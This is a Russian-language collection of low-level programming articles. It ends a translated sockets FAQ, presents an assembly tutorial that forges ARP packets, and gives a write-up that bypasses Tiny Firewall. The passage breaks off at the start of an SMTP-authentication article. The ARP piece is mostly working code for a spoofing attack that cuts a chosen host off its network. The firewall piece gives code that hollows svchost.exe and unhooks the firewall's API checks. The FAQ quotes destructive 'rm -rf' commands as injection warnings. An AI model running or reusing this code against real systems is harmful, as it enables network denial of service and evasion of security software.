Ты также можешь сжать данные по такой же схеме. Или же и сжать, и зашифровать! Просто помни, что сжимать данные нужно перед шифрованием:)

Поэтому все что тебе нужно сделать с моим кодом - это найти место между тем, где данные отсылаются и получаются из сети, и воткнуть туда свой код по шифровке/сжатию.

Q: Что такое "PF_INET", который я заметил? Он связан с "AF_INET"?
A: Да, да, это так. Глянь раздел про socket() для подробностей.

Q: Как я могу написать сервер, который бы принимал шелл команды от клиента и выполнял их?
A: Для простоты, скажем, что клиент connect(), send() и close() соединение. Схема, по которой будет действовать клиент, следующая:

• connect() к серверу
• send ("/sbin/ls > /tmp/client.out")
• close() соединение

Немного погодя сервер выполняет команды:

• accept() соединение от клиента
• recv(str) командную строку
• close() соединение
• system(str) выполняем комаду

Будь осторожен! Иметь сервер, выполняющий клиентские команды - это то же самое, что дать удаленный шелл доступ. Подумай, что если клиент отправит "rm -rf ~"? Он удалит все в твоем аккаунте, вот что!

Поэтому, будь умным, и запрещай клиентам использовать все кроме нескольких утилит, которые для тебя неопасны, например след. образом:

```
if (!strcmp(str, "foobar")) {
       sprintf(sysstr, "%s > /tmp/server.out", str);
       system(sysstr);
 }
```

Но ты и сейчас не секьюрен: что будет, если клиент введет "foobar; rm -rf ~"? Самая безопасная вещь, которую можно сделать, - это написать маленькую функцию, которая будет добавлять эскейп ("\") символ впереди всех не буквенно-циферных символов (включая пробелы) в аргументы команды.

Как видишь, безопасность - это очень большая тема для разговора, когда сервер начинает исполнять все инструкции, которые ему посылает клиент.

Q: Когда я отсылаю 1460 байта, то я получаю только 536 из них за раз. Но если я запущу эту свою программу на моем компьютере, то я получаю все данные в то же время. Что происходит?
A: Ты превысил MTU - максимум размера, который может обработать физический medium. На твоем компьютере ты используешь loopback девайс, который может оперировать 8К или даже большими без проблем. Но на ethernet, который может оперировать только 1500 байтами с заголовком, ты превышаешь лимит. Через модем с 576 MTU (опять таки, с заголовком), ты превысишь даже меньший лимит.

Ты должен убедиться, что все данные были отосланы. Когда ты убедился в этом, тебе нужно будет recv() в цикле, пока не отправятся все твои данные.

Q: Я под Виндой и у меня нет функции fork(). Как быть?
A: Если она есть, то она должна быть в POSIX библиотеках, которые могли идти с твоим компилером. Т.к. у меня нету Винды, то я не могу тебе точно сказать ответ. В крайнем случае можно заменить fork() Виндовым эквивалентом CreateProcess().

8. Дисклеймер и Помощь.

что по крайней мере вся эта информация была точной и аккуратной, и я искренне надеюсь, что я не допустил досадных ошибок. Что ж, конечно же, они есть всегда.

Поэтому, пусть это предупредит тебя! Я извиняюсь за все неточности. Кроме всего, я провел много часов, разбирая и просматривая весь этот документ, описал несколько TCP/IP сетевых утилит для работы, написал мультиплеерный игровой движок итд. Но я не бог сокетов. Я просто парень.

Кстати, если у кого-нибудь есть конструктивные(или деструктивные) высказывания по этому документу, пожалуйста, шлите их на beej @ piratehaven.org и я попробую приложить усилия чтобы со всем разобраться.

Если ты удивляешься тому, а зачем же я написал все это, что ж, я сделал это за деньги. Ха! Нет, я написал все это потому что много людей задавали мне вопросы про сокеты, и, когда я сказал им, что я собираюсь поместить все ответы в документ по сокетам, они сказали "Круто!". Кроме этого, я чувствую, что все эти с трудом добытые знания утратятся, если я не поделюсь ими с другими. Веб просто стал идеальным двигателем. Я призываю всех делиться информацией, когда это только случается возможным.

Хватит об этом -- назад к кодингу! :-)

Взгляд на сеть из другой галактики

Автор: TermoSINteZ

Дата: 2005-11-15

Данная статья познакомит вас с интересным миром, летающим в сетевом кабеле, наподобие витых пар, телефонной лапши, оптоволокна и т.д. и т.п. Нет, я не буду расписывать, для чего нужны эти сетевые кабели. Не буду писать вообще про них ни строчки. Но с миром, обитающим в них - познакомлю.

Для использования этой статьи на практике вам необходимы следующие инструменты:

1. Библиотека winpcap \ libpcap (в зависимости от того, на какой операционной системе вы будете работать). Мой выбор Windows, да простят меня фанаты Linux.
2. Компилятор. Я буду использовать masm32 v8.2.
3. Любой маломальский редактор.
4. Сниффер сетевого трафика. Выбирайте сами. Я использовал IP Promiscuous Sniffer.

Обязательно скачайте полную и последнюю версию выше предложенной библиотеки с набором lib файлов.

_ "..Умереть ничего - если выпить немного.." _ - Общая информация -

В былые времена, когда компьютеры были действительно большими, а программисты были действительно умными, организации начали придумывать различные технологии обмена данными, были созданы первые сети. Был придуман протокол TCP/IP. Ученые работали над вопросом построения надлежащей модели этого протокола. Такую модель разработали и назвали, как модель OSI (Open System Interconnection - Взаимодействие открытых систем). OSI была разработана в рамках ISO (International Organization for Standardization - Международная организация по стандартизации). Подробнее об этом читайте соответствующую литературу (см. в конце статьи). OSI и TCP\IP модели делятся на уровни. Каждый уровень имеет свою функцию и свое назначение.

<table>
<tr><td rowspan="3">Приложения и службы</td><td></td><td>Приложения и службы</td></tr>
<tr><td></td><td>Уровень представления</td></tr>
<tr><td></td><td>Уровень сеансов</td></tr>
<tr><td>Протокол UDP TCP</td><td></td><td>Транспортный уровень</td></tr>
<tr><td>IP</td><td></td><td>Сетевой уровень</td></tr>
<tr><td>Уровень связи данных</td><td></td><td>Канальный уровень</td></tr>
<tr><td>Физический уровень</td><td></td><td>Физический уровень</td></tr>
<tr><td>TCP</td><td></td><td>OSI</td></tr>
</table>

К физическому уровню относят разъемы, кабели - носители информации в общем смысле, сигналы.

Уровень связи данных (еще так называемый канальный уровень) организует данные в кадры (frame). Данные обворачиваются заголовочной информацией о физических адресах источника и


приемника, тип протокола (связан с интерфейсом сетевой карты (например, Ethernet)). Очень интересно, ведь, получив доступ к этому уровню, можно обволакивать свои данные в дополнительные заголовки или изменять уже существующие заголовки, используемые сетевыми картами в вашей сети. Во многих книгах и руководствах говорят, что об этом уровне можно не заботиться, но именно на этот уровень я обращу все ваше внимание.

Сетевой уровень IP (Internet Protocol). Данные этого протокола пересылаются в элементах называемых датаграммами (datagram). В такой датаграмме содержится заголовок IP содержащий IP-адреса приемника и источника, длину пакета и другие параметры (подробнее смотрите в предложенной литературе ниже).

Транспортный уровень включает в себя TCP (Transmission Control Protocol) и UDP (User Datagram Protocol) протоколы передачи данных. Эти протоколы не являются темой нашей статьи (подробнее о них можно узнать предложенной литературе ниже).

Три верхних уровня соответствуют уровню приложений. Это может быть браузер, FTP сервер, Telnet.. Собственно это нам не интересно, с точки зрения программирования.

Рассмотрим, как пакетируются данные, в зависимости от уровня TCP/IP:



Обратите внимание на то, почему нам так интересен канальный уровень. Он полностью контролирует все вышестоящие уровни и, кроме того, позволяет на своем уровне менять и добавлять параметры для каждого вышестоящего уровня.

- Чем черт не шутит -

Рассмотрим канальный уровень поподробнее. Для этого поставим перед собой задачу. Пусть нам необходимо послать пакет канального уровня. ARP (Address Resolution Protocol) протокол прекрасно подойдет для этой цели.

Прежде чем хосты в сети Ethernet откроют соединение, они обязаны знать физические адреса назначения. Для этой цели и используется ARP протокол. Он осуществляет трансляцию между IP-адресом и соответствующим ему физическим адресом. На хосте содержится таблица, называемая ARP таблица. Она содержит в себе список IP-адресов и соответствующие им физические адреса. Существует два типа трансляции - динамический и статический.

При динамической трансляции хост посылает широковещательный пакет ARP содержащий искомый IP-адрес. Целевой хост узнает свой IP-адрес и принимает этот запрос. При этом изменяется таблица - в нее включается IP-адрес и физический адрес отправителя. После этого хост передает отправителю свой физический адрес. Отправитель, получив такой ответ, обновляет свою таблицу ARP и становится готовым к пересылке данных по локальной сети.

В статической трансляции никаких широковещательных данных не посылается, и никакие данные не принимаются. Вся ARP таблица заполняется самим пользователем системы.

ARP пакет состоит из Ethernet кадра и ARP кадра. Рассмотрим подробнее эти кадры:

Ethernet

Preamble	Destination Address	Source Address	EtherType	Payload	FCS
0	*8*	*14*	*20*	*23*	*XX*

Первое поле Preamble можно опустить - оно заполняется на аппаратном уровне сетевой картой, его не видно в снифферах. Считаем что начало кадра - это следующее поле. **Второе поле Destination Address** - здесь находится информация о физическом (далее MAC) адресе хоста-приемника. **Третье поле Source Address** - информация о MAC (Media Access Control) адресе источника. **Четвертое поле EtherType** - тип Ethernet среды (это может быть Ethernet, Token Ring, Frame relay, ATM). **Пятое поле Payload** - это поле, по сути, является полезной нагрузкой - может содержать все что угодно. Если мы хотим послать ARP пакет, то в этом поле должна содержаться полная информация ARP кадра, то есть его заголовок и его полезная нагрузка. **Шестое поле FCS** - это циклическая контрольная сумма всего пакета данных. Является замыкающим полем пакета и заполняется на аппаратном уровне сетевой картой. Это поле нельзя увидеть в снифферe.

ARP

Hardware Type	Protocol Type	Hardware Address Length	Protocol Address Length	Operation	Sender Hardware Address	Sender Protocol Address	Target Hardware Address	Target Protocol Address
0	*2*	*4*	*5*	*6*	*8*	*14*	*18*	*24*

Первое поле Hardware Type - указывает на тип канала связи данных (Ethernet, Token Ring, Frame relay, ATM). **Второе поле Protocol Type** - содержит тип протокола. В нашем случае это ARP протокол. **Третье поле Hardware Address Length** - содержит длину поля физического адреса (MAC адреса). **Четвертое поле Protocol Address Length** - содержит длину поля протокольного адреса (IP адреса). **Пятое поле Operation** - указывает на тип ARP кадра. Это может быть кадр запроса, кадр ответа, и обратные варианты запроса и ответа. **Шестое поле Sender Hardware Address** - сюда записывается MAC адрес отправителя. **Седьмое поле Sender Protocol Address** - в него записывается IP адрес отправителя. **Восьмое поле Target Hardware Address** - соответственно MAC адрес получателя. **Девятое поле Target Protocol Address** - соответственно IP адрес получателя.

В итоге, мы должны собрать эти два кадра вместе, добавить полезную нагрузку, если это необходимо, и у нас получится ARP пакет.

- Думай, что делаешь -

Теперь мы имеем достаточное представление организации данных, можно перейти к практической части. Тут есть одна сложность. Windows не позволяет получить доступ к канальному уровню, без дополнительных усилий и временных затрат. К счастью, опытные разработчики уже решили этот вопрос за нас - нам не придется писать протокольный драйвер NDIS. И этим решением является библиотека winpcap. Она позволяет осуществлять наши цели, не задумываясь о том, как же устроены механизмы взаимодействия драйверов сетевой карты и подсистемы ввода/вывода. Нам дается возможность, послать в сеть пакет как есть (ну почти, если не учитывать аппаратно добавляемые поля).

Создадим простенькое приложение. Это будет окно, на котором находятся кнопка и поле ввода. В поле ввода мы вводим IP-адрес того, кто должен получить ARP пакет. Опущу код создания окна. Это вы должны уметь делать сами. Рассмотрим действия, вызываемые по нажатию кнопки.

Для начала подключим 2 файла (смотрите в архиве, в конце статьи):

```
include

includelib
```

В packet.inc файле содержатся объявления прототипов используемых нами функций и структур. Файл packet.lib - это файл библиотеки импорта. Как уже говорилось выше - скачайте его у разработчиков или создайте сами из динамической библиотеки packet.dll.

Объявим используемые переменные:

```
 UsAd     db   "Using Adapter",0
   lpAdapter LPADAPTER  ?  ;Описатель сетевого адаптера
    lpPacket LPPACKET  ?  ;Описатель пакета
    AdapterBuff   db  256 dup (?)    ;Буфер для имени адаптера
    AdapterName   db  512 dup(?)     ;Буфер для всех имен адаптеров в системе
AdapterLen   dd  ?  ;Длина буфера AdapterName
    packetbuff   db  100 dup(?) ;Буфер в котором формируется пакет
    IPstr    db  11h dup(?) ;Буфер содержащие введенный IP-адрес

…..
 .IF ax==BN_CLICKED
```

очищаем буфер для дальнейшего использования:

```
  mov AdapterLen, sizeof AdapterName
  invoke RtlZeroMemory,addr AdapterName,AdapterLen
```

для обращения к сети необходимо узнать имя сетевого адаптера в системе. Функция PacketGetAdapterNames(), экспортируемая из packet.dll (как и все другие начинающиеся со слова Packet), позволяет получить имена всех адаптеров, установленных в системе. Ее прототип следующий:

PacketGetAdapterNames PROTO STDCALL :DWORD, :DWORD

Первый параметр - это адрес буфера куда запишутся имена всех адаптеров.
Второй параметр - Длина буфера.

Вызовем ее:

```
  lea eax,AdapterLen
  push eax
  lea edi,AdapterName
  push edi
  call PacketGetAdapterNames
```

обязательно проверяем, не возвратила ли функция ошибку:

```
  cmp eax,FALSE
  je Error
```

возвращаемый формат строки имеет следующий вид:

<имя первого устройства>0<имя второго устройства>0<…..>00<описание первого устройства>0<описание второго устройства>0<…..>0000000…..

Возьмем первое попавшееся устройство и запишем его в отдельный буфер (без его описания):

```
  lea esi,AdapterName
  lea edi,AdapterBuff
Next:
 movsb
 cmp byte ptr [esi],0
 jne Next
```

покажем имя нашего адаптера:

```
invoke MessageBox,hWnd,addr AdapterBuff,addr UsAd,MB_OK
```

далее открываем адаптер. Фактически winpcap скрывает от нас все тонкости и работает с адаптером как с файлом. Для открытия адаптера используем функцию PacketOpenAdapter(). Она имеет следующий прототип:

PacketOpenAdapter PROTO STDCALL :DWORD

Единственный параметр - это адрес буфера, содержащий имя адаптера. Вызываем:

```
lea eax,AdapterBuff
push eax
call PacketOpenAdapter
```

проверяем, возвратился ли описатель адаптера или произошла ошибка:

```
assume eax:ptr ADAPTER
                      .IF [eax].hFile == INVALID_HANDLE_VALUE
 jmp Error
.ENDIF
assume eax:nothing
```

сохраняем описатель адаптера:

```
mov lpAdapter,eax
```

Далее необходимо выделить память для структуры PACKET. Используем функцию PacketAllocatePacket(). Она не имеет параметров. Сразу проверим на ошибку. Если все прошло гладко, то сохраним описатель структуры PACKET:

```
call PacketAllocatePacket
cmp eax,0
je Error
mov lpPacket,eax
```

считываем введенный нами IP-адрес назначения пакета и приведем сразу в little endian формат:

```
invoke GetWindowText,hwndEdit,addr IPstr,10h
invoke inet_addr,addr IPstr
```

Все подготовлено - можно начинать формировать пакет. Вспомним предыдущие рисунки. Первым заполняется Ethernet кадр. Укажем в нем, что этот пакет должен быть широковещательным. Это поле должно содержать 1 в каждом бите:

```
mov byte ptr [packetbuff+00],0FFh  ;|-
mov byte ptr [packetbuff+01],0FFh  ;|
mov byte ptr [packetbuff+02],0FFh  ;|  Destination Address
mov byte ptr [packetbuff+03],0FFh  ;|
mov byte ptr [packetbuff+04],0FFh  ;|
mov byte ptr [packetbuff+05],0FFh  ;|-
```

Второе поле - это наш физический адрес. Не будем подставлять туда реальный. Установим его в 0:

```
mov byte ptr [packetbuff+06],000h  ;|-
mov byte ptr [packetbuff+07],000h  ;|
mov byte ptr [packetbuff+08],000h  ;|  Source Address
mov byte ptr [packetbuff+09],000h  ;|
mov byte ptr [packetbuff+10],000h  ;|
mov byte ptr [packetbuff+11],000h  ;|-
```

Третье поле - это тип среды - по RFC тип среды Ethernet равен 0806h. Так и установим:

```
mov byte ptr [packetbuff+12],008h  ;|- EtherType
mov byte ptr [packetbuff+13],006h  ;|-
```

С Ethernet кадром разобрались. Заполним ARP кадр. Первое поле - тип канала связи. Для Ethernet надо установить в 0001h:

```
mov byte ptr [packetbuff+14],000h  ;|- Hardware Type  - Ethernet
mov byte ptr [packetbuff+15],001h  ;|-
```

Второе поле - это тип протокола. В нашем случае ARP. По RFC - это 0800h:

```
mov byte ptr [packetbuff+16],008h  ;|- Protocol Type  - ARP
mov byte ptr [packetbuff+17],000h  ;|-
```

Третье поле соответствует длине физического адреса. Для Ethernet длина этого поля равна 6 байтам. Так и напишем:

```
mov byte ptr [packetbuff+18],006h  ;|- Hardware Address Length
```

Четвертое поле - длина IP-адреса. Максимум 4 байта для IPv4:

```
mov byte ptr [packetbuff+19],004h  ;|- Protocol Address Length
```

Пятое поле - это тип ARP пакета. Установим как ARP запрос (по RFC 0001h):

```
mov byte ptr [packetbuff+20],000h  ;|- Operation (Opcode) - Type ARP
mov byte ptr [packetbuff+21],001h  ;|
```

Шестое поле - наш физический адрес. Установим в 0 все байты этого поля:

```
mov byte ptr [packetbuff+22],000h  ;|-
mov byte ptr [packetbuff+23],000h  ;|
mov byte ptr [packetbuff+24],000h  ;|  Sender Hardware Address
mov byte ptr [packetbuff+25],000h  ;|
mov byte ptr [packetbuff+26],000h  ;|
mov byte ptr [packetbuff+27],000h  ;|-
```

Седьмое поле - наш IP-адрес. Думаете, свой адрес будем писать? Ошибаетесь. Запишем сюда IP-адрес самого получателя, который мы ввели в поле ввода. Он содержится в соответствующем на виде в регистре eax (ранее подготовили функцией inet_addr()). Сдвигаем циклически этот регистр, помещая значение побайтно в четырех байтное поле:

```
 mov byte ptr [packetbuff+28],al     ;|-
ror eax,8                           ;|
mov byte ptr [packetbuff+29],al     ;|  Sender Protocol Address
ror eax,8                            ;|
mov byte ptr [packetbuff+30],al    ;|
ror eax,8                            ;|
mov byte ptr [packetbuff+31],al     ;|-
```

Восьмое поле - физический адрес получателя. Вспомните, что мы туда писали в Ethernet кадре:

```
mov byte ptr [packetbuff+32],0FFh  ;|-
mov byte ptr [packetbuff+33],0FFh  ;|
mov byte ptr [packetbuff+34],0FFh  ;|  Target Hardware Address
mov byte ptr [packetbuff+35],0FFh  ;|
mov byte ptr [packetbuff+36],0FFh  ;|
mov byte ptr [packetbuff+37],0FFh  ;|-
```

Девятое поле - IP-адрес получателя заполним его корректно. Сдвигая в прошлый раз eax побайтно, сдвигаем и в этот раз так же:

```
ror eax,8
mov byte ptr [packetbuff+38],al     ;|-
ror eax,8                           ;|
mov byte ptr [packetbuff+39],al     ;|  Target Protocol Address
ror eax,8                           ;|
mov byte ptr [packetbuff+40],al     ;|
ror eax,8                            ;|
mov byte ptr [packetbuff+41],al     ;|-
```

Кадры заполнены. Еще можете дописать в конец сообщение, например:

```
mov byte ptr [packetbuff+42],'M'
mov byte ptr [packetbuff+43],'a'
mov byte ptr [packetbuff+44],'r'
```

```
mov byte ptr [packetbuff+45],'i'
mov byte ptr [packetbuff+46],'a'
mov byte ptr [packetbuff+47],'n'
mov byte ptr [packetbuff+48],'n'
mov byte ptr [packetbuff+49],'a'
```

Пакет сформирован. Необходимо его послать. Первая функция, которая поможет нам это сделать - PacketInitPacket(). Ее прототип следующий:

```
PacketInitPacket PROTO STDCALL :DWORD, :DWORD, :DWORD
```

Первый параметр - это описатель структуры PACKET.

Второй параметр - адрес буфера содержащего пакет.

Третий параметр - длина пакета.

Вызываем функцию:

push 50 lea eax,packetbuff push eax push lpPacket call PacketInitPacket

еще одна функция PacketSetNumWrites() (необязательная). Она устанавливает количество отправленных за 1 сеанс пакетов. По умолчанию оно равно единице. Можете указать больше. Функция имеет прототип:

PacketSetNumWrites PROTO STDCALL :DWORD, :DWORD

Первый параметр - описатель адаптера.

Второй параметр - количество пакетов.

Устанавливаем:

```
push 1
push lpAdapter
call PacketSetNumWrites
```

теперь пошлем пакет 100 раз с интервалом 1 пакет в пол секунды (используем для ожидания функцию Sleep()). Для отсылки используется ключевая функция PacketSendPacket(). Она имеет следующий прототип:

PacketSendPacket PROTO STDCALL :DWORD, :DWORD, :DWORD

Первый параметр - это описатель устройства.

Второй параметр - описатель структуры PACKET

Третий параметр - режим выполнения операции (синхронный \ асинхронный). В нашем случае установим синхронный режим. Пока 100 пакетов не отправится - функция блокирует приложение:

```
 mov cx,100
ckl:
 push TRUE
 push lpPacket
 push lpAdapter
 call PacketSendPacket
 invoke Sleep,500
 loop ckl
```

Всю работу сделали. Необходимо прибрать за собой. Функция PacketFreePacket() освобождает память, заказанную под структуру PACKET. Имеет прототип:

PacketFreePacket PROTO STDCALL :DWORD

Единственный параметр - это описатель структуры PACKET

Вызываем:

```
push lpPacket
call PacketFreePacket
```

Последнее действие с нашей стороны - это освобождение адаптера. Функция PacketCloseAdapter() высвобождает структуру ADAPTER. Прототип функции:

```
PacketCloseAdapter PROTO STDCALL :DWORD
```

Единственный параметр - описатель адаптера.

```
push lpAdapter
call PacketCloseAdapter
```

Все сделали - выходим:

```
jmp End_
Error:
```


Сюда мы попадем, если на этапе работы программы возникла ошибка. Просто выведем сообщение. Для анализа ошибки используйте функцию GetLastError(). Ограничимся одним пустым сообщением:

```
invoke MessageBox,hWnd,NULL,NULL,NULL

End_:
```

Вот и весь код.

Результаты работы нашей программы посмотрим в снифферe. Установим его в режим захвата пакетов с уровня Ethernet и поймаем наши пакеты:



Что послали, то и получили.

- Эпилог -

Вы наверняка задались вопросом - "почему именно такой пакет, и именно такие параметры". Ответ очень прост. В реализации протокола ARP есть недочеты. Это одна из них - так называемая разновидность ARP-poisoning. Хост, принимая наши пакеты, отключает себя от сети с ошибкой "Конфликт IP адреса". А все потому, что указанный физический адрес назначения в пакете является широковещательным, а физический адрес источника - ложный. ARP запрос в этом случае просто говорит хосту (то есть всем хостам), получившему этот пакет, что такой IP-адрес в сети уже существует. В итоге хост с этим IP-адресом не сможет ни с кем соединится.

Firewallы, как ни странно, видят эти пакеты. Но нам они их не показывают. Ни один из попадавшихся мне широко распространенных firewallов не позволял устанавливать для ARP протокола какие-либо правила - например проверка пакета по шаблону или проверка на предмет левых MAC адресов. Выйти из такой ситуации можно разными способами. Например, есть возможность закрыть таблицу ARP (сделать ее статической). Но для большой сети это неприемлемо. И мало того - операционная система Windows 9x-2000 все равно будет обновлять статическую ARP таблицу. Второй вариант - написание фильтра трафика канального уровня на предмет зловредных пакетов.

Под конец добавлю, что я не несу ответственности за то, как будет использован этот материал. Вся информация в этой статье несет сугубо информативный характер в помощь администраторам.

Используемая литература:

1. "TCP/IP", Dr. Sidnie Feit. McGraw-Hill.
2. "Microsoft Windows Server 2003 TCP.IP Protocols and Services Technical Reference", Joseph Davies & Thomas Lee. MS Press.
3. RFC 826 (Address Resolution Protocol).

Ссылки:

1. winpcap
2. IP Promiscuous Sniffer
3. masm32 v8.2.

Файл к статье (находится в архиве wasm_files.zip: files/0393/packet_sin.rar)

Обход Tiny Firewall

Автор: netw0rm

Дата: 2006-02-16

Tiny Firewall (дальше tf) представляет собой компактную и надёжную (я так думал) защиту. Но на практике всё оказывается не так хорошо, как мы думаем. Давайте посмотрим, как tf обеспечивает защиту (моя версия 6.5.126).

Создаём программу по мотивам Перехват API функций в Windows NT [Ms-Rem]:

```
.data
buffer  DB 500 dup(?)     ;Большой, но можно использовать не однократно
szSvChost db "svchost.exe",0
.data?
temp  DD ?
sat         SECURITY_ATTRIBUTES <?>
prog        STARTUPINFO <?>
pi          PROCESS_INFORMATION <?>
 mov  prog.cb, sizeof STARTUPINFO
 mov prog.wShowWindow, SW_SHOW
.code
start:
 mov edi, offset pi
 invoke CreateProcess, 0, offset szSvChost, 0, 0, 0, CREATE_SUSPENDED, 0, 0, offset prog, edi
 test eax, eax
 jz err

 invoke GetModuleHandle, 0
 mov [temp], eax
 mov esi, eax
 add eax, 3ch
 add esi, dword ptr [eax]
 add esi,50h
 lodsd
 push eax

 invoke VirtualAllocEx, [pi.hProcess], [temp], eax, MEM_COMMIT OR MEM_RESERVE,
    PAGE_EXECUTE_READWRITE

 pop edx

 invoke WriteProcessMemory, [pi.hProcess], eax, [temp], edx, offset buffer

 mov dword ptr [buffer+CONTEXT.ContextFlags], CONTEXT_FULL
 invoke GetThreadContext, [pi.hThread], offset buffer

 mov dword ptr [buffer+CONTEXT.regEip], offset otherstart
 invoke SetThreadContext, pi.hThread, offset buffer
 invoke ResumeThread, pi.hThread
 invoke ExitProcess, 0
otherstart:
 invoke MessageBox,0,0,0,0
err:
 invoke ExitProcess,0
end start
```

Запускаем, в tf даёт права дефаулт и наблюдаем. Выскакивает сообщение, что прикрыты VirtualAllocEx и WriteProcessMemory. Давайте заглянем внутрь:

Сначала стоит джамп на функцию, якобы реальную (кстати эту строчку добавляет масм. В fasme такого нет).

```
00401188   $-FF25 1C204000  JMP DWORD PTR DS:[<&kernel32.VirtualAllocEx>]   ;  kernel32.
    VirtualAllocEx
```

Переходим:

```
7C809AA2 >-E9 690672E3      JMP UmxSbxw.5FF2A110
7C809AA7   90               NOP
Уже интересней. Прыгнем ещё разок:
5FF2A110   50               PUSH EAX
5FF2A111   A1 FCA0F25F      MOV EAX,DWORD PTR DS:[5FF2A0FC]  ;Тут наши права
5FF2A116   A9 01000000      TEST EAX,1                       ;Сверяем
5FF2A11B   58               POP EAX
5FF2A11C   74 0D            JE SHORT UmxSbxw.5FF2A12B        ;Вот тут мы должны прыгнуть
5FF2A11E   58               POP EAX
5FF2A11F   68 1CA0F25F      PUSH UmxSbxw.5FF2A01C                         ; UNICODE
    "VirtualAllocEx"
5FF2A124   50               PUSH EAX
5FF2A125  -FF25 ECA0F25F    JMP DWORD PTR DS:[5FF2A0EC]                   ; UmxSbxw.5FF0606C
5FF2A12B  -FF25 E4A0F25F    JMP DWORD PTR DS:[5FF2A0E4]      ;Настоящая функция
5FF2A131   0000             ADD BYTE PTR DS:[EAX],AL
```

Напрашивается 2 решения:

1. Можно изменить DS:[5FF2A0FC] на 0
2. Можно получать адрес настощей функции

2-й вариант более элегантен, будем использовать его. Кстати, как ни странно, но для всех защищенных функций используется один и тот же код, что нам на руку.

```
 mov  esi, offset VirtualProtect  ;Получаем джамп
 mov  esi, [esi+2]                       ;Получаем адрес джампа
 mov  esi, [esi]                           ;Прыгаем
 mov  eax, [esi+1]                       ;ещё раз прыгаем
 lea  esi, [esi+eax+5]                ;Вычисляем адрес "правильной" функции
 add  esi, 1dh
 lodsd
 push              [eax]
 pop  [VirtualProtectR]
```

Таким образом в [VirtualProtectR] лежит настоящая VirtualProtect. А после того, как мы получили VirtualProtect мы можем поменять в таблице импорта адреса (только сначала надо дать им право на запись):

```
MNApi proc
;esi - procedure to make normal
mov  esi, [edi+2]
 mov  esi, [esi]
 mov  eax, [esi+1]
 lea  esi, [esi+eax+5]
 add  esi, 1dh
 lodsd
 mov  [edi+2], eax

    ret 0

MNApi endp
```

А дальше работать как обычно, только обходя фаер. В аттаче (находится в архиве `wasm_files.zip`: `files/0396/fuck2tiny.zip`) лежит полная версия программы данной в начале статьи.

Отправка по SMTP с авторизацией

Автор: Freeman

Дата: 2006-04-30

1. Введение.

Практически каждый, кто сталкивается с работой в инете на низком уровне при создании какой-либо почтовой программы, оповещалки, либо троя или кейлогера, напарывается на такой неприятный облом, как авторизация. Ведь многие SMTP-серверы не дают пользователю нормально отправить письмо, а требуют какие-то логин и пароль.

В этой статье я попытаюсь раскрыть эту проблему, простыми словами написать то, что написано в более "расплывчатом" виде в rfc, который почему-то всем лень читать. И, конечно, данная статья будет ориентирована на "низкоуровневых" программистов. Я буду писать под фасм, но думаю, что для Вас не составит особого труда переделать примеры под более удобный для Вас компилятор.

2. SMTP. Теория

